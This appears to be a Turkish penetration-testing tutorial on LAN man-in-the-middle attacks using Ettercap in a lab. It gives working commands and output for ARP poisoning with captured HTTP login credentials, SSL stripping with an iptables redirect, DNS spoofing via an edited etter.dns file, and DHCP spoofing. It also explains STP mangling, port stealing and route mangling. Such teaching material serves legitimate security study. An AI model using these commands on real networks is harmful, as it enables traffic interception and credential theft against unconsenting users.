          fe80::20c:29ff:fe05:4a84/64

Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 0 EGID 0...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %

4 hosts added to the hosts list...
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help
```

“ettercap -Tq ///” komutuyla Ettercap’i çalıştırabiliriz.

```
Hosts list:

1)      10.1.0.1      00:50:56:C0:00:02
2)      10.1.0.2      00:50:56:E6:A5:29
3)      10.1.0.129    00:0C:29:24:8B:68
4)      fe80::55e9:7571:c722:a40a      00:50:56:C0:00:02
5)      fe80::a15e:cd6d:49b0:a08a      00:0C:29:24:8B:68
6)      10.1.0.254    00:50:56:F4:39:C9
```

“L” komutuyla ağdaki cihazları görüntüleyebiliriz

Ettercapin bize sağladığı en büyük kolaylıklardan biri ağ taramasını kendisi gerçekleştirebilmesidir.

1.6.2 Ettercap Üzerinden Ortadaki Adam Saldırısı Gerçekleştirmek

```
File Edit View Search Terminal Help
root@kali:~# ettercap -Tq -M arp:remote -i eth0 mac_address/ipv4/ipv6/port ///
```

Ettercap Frameworku ile mac_address/ipv4/ipv6/veya belirli bir portu hedef alarak saldırı gerçekleştirebiliriz.

```
Kali Pentest  Victim
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:D5:4A:84
          10.1.0.128/255.255.255.0
          fe80::20c:29ff:fed5:4a84/64

Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/usi
Privileges dropped to EUID 0 EGID 0...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=====| 100.00 %

3 hosts added to the hosts list...

ARP poisoning victims:

GROUP 1 : 10.1.0.2 00:50:56:E6:A5:29
GROUP 2 : 10.1.0.129 00:0C:29:24:8B:68
Starting Unified sniffing...

Text only Interface activated...
```

Saldırı başlatıldı.

```
C:\Users\Eray>arp -a

Interface: 10.1.0.129 --- 0x8

Internet Address      Physical Address      Type
10.1.0.2              00-0c-29-d5-4a-84    dynamic
10.1.0.128           00-0c-29-d5-4a-84    dynamic
10.1.0.255           ff-ff-ff-ff-ff-ff    static
224.0.0.22           01-00-5e-00-00-16    static
224.0.0.252          01-00-5e-00-00-fc    static
239.255.255.250      01-00-5e-7f-ff-fa    static
255.255.255.255      ff-ff-ff-ff-ff-ff    static
```

Windows cihazımızın arp tablosunu kontrol ettiğimiz de saldırının başarıyla gerçekleştiğini görüyoruz.

```
root@kali: ~
File Edit View Search Terminal Tabs Help

root@kali: ~
x

root@kali: ~
x

2182 known services
Lua: no scripts were specified, not starting up!
Scanning for merged targets (2 hosts)...
* |=====| 100.00 %
3 hosts added to the hosts list...
ARP poisoning victims:
GROUP 1 : 10.1.0.2 00:50:56:E6:AS:29
GROUP 2 : 10.1.0.129 00:0C:29:24:8B:68
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help


HTTP : 107.180.51.21:80 -> USER: deneme PASS: deneme INFO: http://unicornitems.com/my-account/
CONTENT: username=deneme&password=deneme& wpnonce=1c82350af06 wp http referer=%2Fmy-account%2F&login=Log+in
```

Saldırı sonrasında kullanıcı Windows'dan bir siteye girdi ve kullanıcı adı ve şifre bilgilerini girdi ettercap bunları bize düzenli bir şekilde getirdi. Mitmf frameworkta ise bütün trafik bilgileri geldiği için kullanıcı adı ve şifreyi trafik içerisinden bulmak gerekmektedir.

1.7 Https Trafiğine Müdahale

HTTP protokolü clear text protokoldür bundan dolayı http ile yapılan istekler şifrelenmeden sunucuya iletilir ve sunucudan dönen yanıtlar da şifresiz olarak döndürülür bu aşama da bir saldırgan tarafından trafiğiniz dinleniyorsa eğer trafiğin içeri rahatlıkla görüntülenebilir. Bunun önüne geçmek adına SSL/TLS protokolü kullanılır ve trafik şifreli hale getirilir. Saldırganlar burada https trafiğini httpye indirmek için SSL strip kullanır.

SSL Stripte kurbanın makinesinden gelen tüm internet trafiği, saldırgan tarafından oluşturulan vekil üzerinden yönlendirilir. Bir saldırgan olduğumuzu ve kurban ile sunucu arasında bir bağlantı kurduğumuzu varsayalım. Bu senaryoda kurbanın makinesinden gelen tüm trafik saldırganın bilgisayarı tarafından bir Proxy sunucusu olarak hizmet verecek şekilde geçecek.



Kurban kullandığı bankanın online bankacılık sistemine girmek istiyor ve tarayıcıya “http://onlinebankacilik.com” yazıyor. A ve C arasındaki trafik SSL tüneliyle şifreleniyor ve serverden dönen yanıt “https://onlinebankacilik.com” şeklinde oluyor. Bu aşama da saldırgan giriş sayfasına erişebilir ve sunucudan dönen yanıtı değiştirebilir ve sunucudan gelen http’yi https’ dönüştürülebilir ve gelen yanıtı http’ye döndürür. Bu nokta da kurban, internet bankacılığı giriş sayfasına, saldırgan üzerinden güvenli olmayan bir bağlantıyla erişebilir. Bu andan itibaren kurbanın tüm istekleri düz metin içinde çıkar ve saldırgan verileri okuyabilir ve kimlik bilgileri toplayabilir. Bu saldırı ile kurbanın tarayıcı tarafından kurulan bağlantının https’den http’ye indirildiğinden dolayı HTTPS düşürme saldırıları olarak isimlendirilir.

SSLSTRIP Saldırıları çeşitli şekillerde gerçekleştirilebilir;

1. Tüm trafiği yönlendirmek için tarayıcının proxy’si el ile ayarlanabilir.
2. ARP zehirlenmesi
3. Sahte hotspot yayınlanabilir ve kurbanların onlara bağlanması sağlanır.

1.7.1 ETTERCAP ve SSLSTRİP Kullanarak Https Trafiğine Müdahale Etmek

```
root@kali:~# sslstrip  
sslstrip 0.9 by Moxie Marlinspike running...
```

Kalide “sslstrip” yazarak sslstrip frameworkunu çalıştırıyoruz . Varsayılan olarak yüklü gelmektedir. SSLSTRİP 10000 numaralı portu kullanarak işlem yapmaktadır bu örnekte arp zehirlenmesi ile beraber sslstrip çalıştıracakız bundan dolayı port yönlendirme işlemi yapmamız gerekmektedir.

```
root@kali:~# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 10000
```

Bu routing işlemi sayesinde 80den gelen istekler sslstrip’e yönlendirilecek ve https trafiğine müdahale edilecek ve arp zehirlenmesinden etkilenen kurbanımıza trafik http olarak gelecektir.

```
root@kali:~# ettercap -Tq -M arp:remote -S -i eth0 /10.1.0.2// /10.1.0.129//
```

Ettercap Framework ile MITM saldırısını başlatıyoruz. Ettercap’te SSLSTRİP çalıştırdığımızı belirtmek için “-S” parametresini kullanıyoruz.

2. Dns Nedir?

Öncelikle kısaca DNS nedir onu anlatalım. DNS (Domain Name System) tarayıcınızın adres çubuğuna girdiğiniz site ismini, girmek istediğiniz sitenin gerçekte ikamet ettiği IP adresine çeviren ve internette gezinmeyi tahmin edemeyeceğiniz kadar kolaylaştıran oldukça yararlı bir sistemdir. Örneğin hiç kimse şu anda Google'ın ikamet adresi olan 172.217.20.100 adresini tarayıcısına yazmaz. Onun yerine www.google.com yazar ve DNS sunucusu, bu adresi IP adresine yönlendirir.

2.1 Dns Spoofing Nedir?

DNS spoofing, DNS önbellek zehirlenmesi, yani kullandığınız ağdaki DNS in aldatılması ile yapılan bir saldırı türüdür. DNS spoofing ile herhangi bir web sitesi sizin istediğiniz ayrı bir ip'ye yönlendirilebilir. DNS spoofing, DNS önbellek zehirlenmesi, ya da domain adı sistemi (DNS) zehirlenmesi, bir Domain Ad Sistemi (DNS) ad sunucusunun önbellek veri tabanına veri eklenerek, ya da oradaki veriler değiştirilerek ad sunucunun yanlış IP adresleri dönmesine ve trafiğin başka bir bilgisayara (sıklıkla da saldırıyı gerçekleştirenin bilgisayarına) yönlendirilmesine neden olan bir saldırdır. Bu saldırıya bir örnek olarak saldırganlar aynı ağda ortadaki adam saldırısını uygulayıp internet bankacılığı sayfalarını kendi hazırladıkları sayfaya yönlendirebilirler ve bilgileri çalabilirler.

2.1.2 Dns Spoofing Nasıl Yapılır?

Dns spoofing için 2 ayrı tool kullanabiliriz biz bu örnekte ettercap plugini olan dns spoof ile gerçekleştireceğiz. Bunun için öncelikle dns'e ait olan konfigürasyon dosyasında değişiklik yapmamız gerekecek.

```
root@kali:~# leafpad /etc/ettercap/etter.dns
```

Komutuyla ettercapin dns dosyasını açıyoruz

```
#####
# microsoft sucks ;)
# redirect it to www.linux.org
#
microsoft.com      A      107.170.40.56
*.microsoft.com    A      107.170.40.56
www.microsoft.com  PTR  107.170.40.56      # Wildcards in PTR are not allowed
outlook.com        A      10.1.0.128
*.outlook.com      A      10.1.0.128
#####
# no one out there can have our domains...
#
```

Burada hangi siteye girildiğinde nereye yönlendirmek istediğimizi belirtiyoruz. Outlook sitesine girildiğinde kalinin kendi serverine yönlendirmeyi sağlayacağız. Fakat bu opsiyonel olup istediğimiz ipye yönlendirme sağlayabiliriz.


NOT: "*" ile belirtilen kısımlar subdomainleri de kapsa anlamına gelmektedir.

Bir sitenin alt sitelerini de belirtmektedir. Örnek olarak www.google.com bir site iken mail.google.com bir subdomainidir.

```
root@pentest:~# ettercap -Tq -M arp:remote -S -P dns-spoof -i eth0 /20.0.0.2// /20.0.0.132//
```

-P ile plugin ismini belirtiyoruz dns-spoof seçiyoruz ve saldırıyı başlatıyoruz.

Biz burada Outlook girdiğimiz de kendi serverimize yönlendirilmesini istedik ve saldırı başarıyla çalıştı.



Outlook girildiğinde apache serverimize yönlendirme gerçekleşti.


3. STP MANGLING Saldırıları

3.1 Stp Nedir?

Ağ üzerinde veri iletimi için kullanılan 2. Katman anahtarlar (Switch) yedekli bağlantıları düzgün yapılandırılmadığı zaman ağ üzerinde bir Loop (Döngü) oluşturmaktadır. Örneğin; iki adet Switch'i iki ağ kablosu ile birbirine bağladınız fakat yapılandırmadınız. Bu işlem rastgele yedekli bir ağ oluşturmaktır.

Aslında buradaki amaç bir kabloda oluşan hata durumunda diğer kablounun otomatik olarak devreye girmesidir. Daha detaylı bilgi verecek olursak, en hızlı bağ üzerinden çerçevelerin iletilmesi için en kısa yol yapılandırılmasıdır. Bu işlemi bir ağ yedekleme olarak isimlendirebiliriz. Ağ yedekleme işlemlerinde ki büyük problemlerin en büyüğü Loop (Döngü)'tur. Ayrıca Broadcast Storm (Yayın fırtınası) olarak da isimlendirebiliriz.

Aşağıda ki görüntü loop oluşturan küçük bir ağ topolojisidir.



Yukarıdaki görüntüyü açıklayacak olursak, iki ayrıca Switch'e bağlı bilgisayarlar olduğunu düşünelim. Bu bilgisayarlar MAC adreslerine sahip olmadığı için ARP protokolü vasıtasıyla ağ üzerine Broadcast (ff:ff:ff:ff:ff:ff) gönderecektir. Broadcast çerçevesini alan Switch2 çerçeveyi aldığı ara yüzden hariç tüm portlarından iletecektir.

Sonuç olarak, switch2 switch 1'e Broadcast çerçevesini tekrar geri iletecek ve ayrıca Broadcast çerçevesini alan bilgisayar da aynı şekilde broadcast çerçevesini göndereceği için çoklu bir arp trafiği oluşacaktır. Dolayısıyla ağ üzerinde bir döndü meydana gelecek ve iki Switch'ten biri kapatılmadığı sürece loop devam edecektir veya Switch'lere bağlı her iki kablodan birini çıkararak loop sona erer

Peki, Bu broadcast çerçevesi neden sonsuza kadar devam edecek? Çünkü, Ethernet frames (Ethernet çerçeveleri) bir TTL (Time to Live-Yaşam Süresi) değerine sahip değildirler. İşte tam bu noktada STP (Spanning Tree Protocol-Kapsama Ağacı Protokolü) devreye girecektir.


3.1.2 STP Protokolü Nasıl Çalışır?

STP ağ üzerindeki Loop'ları önlemenin yanısıra en iyi yol seçimini yapar. STP protokolü çalışma mantığı temelde karışık olsa da Switchler üzerinde çok kolay yapılandırılmaktadır. STP protokolü, döngüleri önlemek için STA algoritmasını kullanır. STP protokolü metodolojisinden kısaca bahsedelim.

1. STP Protokolü, Switch üzerindeki yapılandırılan belirli arayüzleri yedek bağ olarak yedekler (standby) veya bloklar.
2. STP Protokolü son aygıtlar için arayüzleri Forwarding(iletim) moda sokar.
3. STP Protokolü, iletme yolunun arızalanması durumunda en uygun rotayı belirleyerek, paketi iletir.

Switchler üzerinde STP protokolü etkinleştirildikten sonra STA algoritması Switchlerin bir haritasını yapılandırır. STA algoritması veri paketinin iletimi için yedek yol veya en iyi yolu belirlemek için bazı terimler kullanır.

Aşağıdaki görüntüye baktığımızda 3 adet Switch Birbirine bağlı olduğunu görüyoruz. Spanning Tree Protokolü yapılandırılmış bir ağda Switchler kendi aralarında BPDU denilen paketler gönderir. Root Bridge (Ana köprü) olarak seçilen Switch ağdaki diğer tüm Switchlere BPDU (Bridge Protocol Data Units-Köprü Protokolü Veri Birimi) paketlerini her 2 saniyede bir gönderir.




STP Protokolünün ne işe yaradığını öğrendikten sonra stp manglingin ne olduğuna değinelim.

3.2 STP Mangling Nedir?

STP mangling gerçek anlamda bir ortadaki adam saldırısı değildir. Çünkü saldırgan yönetilemeyen trafiği kendi üzerinden geçirebilmektedir. Eğer STP güvenlik / Stabilitte önlemleri doğru şekilde yapılandırılmadıysa saldırgan kendini root bridge olarak gösterilebilir ve yönetilmeyen trafiği üzerinden geçirebilir.

4. Port Stealing Nedir?

Port Stealing




Port Stealing Saldırganın hedef olarak belirlediği porta saldırmasıyla gerçekleşen bir saldırı türüdür. Bu Saldırı da saldırgan portu işgal ettiği için veriler kullanıcıya gitmeyecektir veya kullanıcının gönderdiği veriler hedefe gitmeyecektir. Bundan aşağıdaki metodoloji izlenecek ve bu problem çözülecektir.

1. Portu Çal: Saldırgan hedeflediği porta saldırıyı gerçekleştirecektir.
2. Verileri al: Saldırgan porta gelen verileri alıp kaydedecektir.
3. Verileri gerçek hedefe yönlendir: Saldırgan verileri aldıktan sonra kullanıcının durumu fark etmemesi için verileri gerçek hedefe yönlendirir.
4. Portu tekrar çalarak birinci adıma geri ilerleme: Limanı tekrar çalarak 1. adımda geri gidin. Süreç birinci geri giderek tekrarlanır.


5. Route Mangling Nedir

Saldırgan bilgisayar iyi bir metriğe sahip bir router gibi kendini gösterebilir ve kullanıcının paketleri kendine göndermesini sağlayabilir. Metriğin ne olduğuna değinelim.

Routerlar belli yönlendirme protokolleri ile çalışır her protokolün metrik değeri hesaplaması farklılık gösterebilir. Metrik değerlerinde en düşük olan sayı kendi protokolü içinde en öncelikli seçilecek yoldur ve bu yol yönlendirme tablosuna yazılır. Saldırgan yukarıda da bahsettiğimiz üzere kendisini iyi metriğe sahip bir router gibi gösterecektir ve iletişimin kendi üzerinden geçmesini sağlayacaktır.



Saldırgan kendini router olarak gösterdiği için gerçek router üzerinden internete erişim sağlayamayacaktır. Bundan dolayı saldırı paketleri internete bağlı olan AT'ye tünelleyecektir.



Bu sayede paketler internete çıkacak ve saldırı başarıyla sonuçlanmış olacaktır.

6. Dhcp Nedir?

Dhcp (Dynamic Host Configuration Protocol) ağda bir bilgisayara ip adresi, alt ağ maskesi, ağ geçidini, dns adresleri gibi bilgileri otomatik olarak dağıtmayı amaçlayan bir protokoldür. Bu işlem şu şekilde gerçekleşmektedir. Ağdaki bir bilgisayar DHCP sayesinde bir ip adresi almak istediğinde öncelikle ağda kimin DHCP sunucu olduğu anlamak için DHCP discover paketi yayınlarlar. Bu paketin kaynak mac adresi cihazın mac adresi olup, kaynak ip adresi henüz belirlenmediği için 0.0.0.0'dır ayrıca bu paket bilgisayarın UDP 68 nolu portan DHCP sunucusunun UDP 67 portuna gönderilir. Sunucu bilinmediği için de hedef mac ve hedef ip adresleri broadcast olarak (MAC=FFFF:FFFF:FFFF,IP=255.255.255.255) ayarlanır. Bu paketi alan DHCP sunucusu bu bilgisayara önerdiği ip adresini, rezerve süresini, kendi ip adresini içerek bir dhcp offer paketini bütün ağa yayınlar. Bu teklif paketini alan bilgisayar önerilen ip adresini kabul ettiğine dair DHCP Request paketi yayınlar. Son olarak da DHCP Request paketini alan DHCP sunucu bu ip adresini o bilgisayara rezerve ettiğini bildiren DHCP ack paketini ağa yayınlarak duyurur. Bu haberleşme protokolü sırasında istemci bilgisayarlar UDP 68 nolu portu dinlerken DHCP sunucu UDP 67 nolu portu dinler. Bu süreç ağda başka bir sanal yerel alan ağı(VLAN) yapılandırılmamışsa geçerlidir. Eğer ağda başka vlan varsa DHCP sunucuda her vlan için ayrı ip havuzu bulunmalı ve Vlan'lar arası haberleşmeyi mümkün kılmak için gerekli ayarların yapılandırılmış olması gerekir.

6.1 Dhcp Spoofing İşlemi Nasıl Gerçekleştirilir?

Sahte Dhcp sunucumuzu Ettercap programı yardımıyla kuracağız. “ettercap -G” komutunu konsolara girerek programın grafik ara yüz ile çalıştırıyoruz.



Ettercap programının arayüzü

Sniff sekmesine gelip unifiend sniffing'e tıklıyoruz. İlgili ağ ara yüzünü seçip aşağıdaki sniffing'i başlatacağımız yere geliyoruz.



Sniff sekmesine gelip unifiend sniffing'e tıklıyoruz. İlgili ağ arayüzünü seçip aşağıdaki sniffing'i başlatacağımız yere geliyoruz Start sekmesinde Start Sniffing'e tıklayarak ağı dinlemeye başlıyoruz. Şimdi sıra DHCP spoof saldırısında kullanacağımız sahte DHCP sunucusunu kurmaya geldi. Bunun için MITM sekmesinde DHCP Spoofing'e tıklıyoruz ve aşağıdaki parametreleri giriyoruz.




IP Pool=192.168.137.254
Netmask= 255.255.255.0
DNS server IP= 8.8.8.8

Bu parametreleri girdikten sonra sahte DHCP sunucumuz hazır oluyor. Ağda müdahale etmemiz gereken bir olay var o da şu; Windows cihazının hali hazırda bir ip'si var zaten. Bizim sunucumuzdan ip alıp ve bizim sunucumu ağ geçidi olarak görmesi için sahip olduğu dhcp bilgilerini bırakıp tekrar bu bilgileri alması lazım. Bunu da sırasıyla Windows Komut istemcisine belirtilen komutları girerek sağlıyoruz.

ipconfig /release (Windowsun mevcut aldığı dhcp bilgilerini bırakmasını gerçekleştiriyor.)


ipconfig /renew (Windows tekrardan dhcp paketi gönderiyor ve sunucudan bilgileri talep ediyor.)

Aşağıdaki ekran görüntüsünden de görüyoruz ki artık Windows bilgisayar bizim ip'mizi ağ geçidi olarak görüyor. Bu sayede artık bu bilgisayar internet'e kali bilgisayarı üzerinden çıkıyor.



Windows cihazının trafiğini izleyelim. Bunun için windows cihazdan www.google.com adresine ping atıyoruz ve Kali'de Wireshark programı ile gözlemliyoruz.

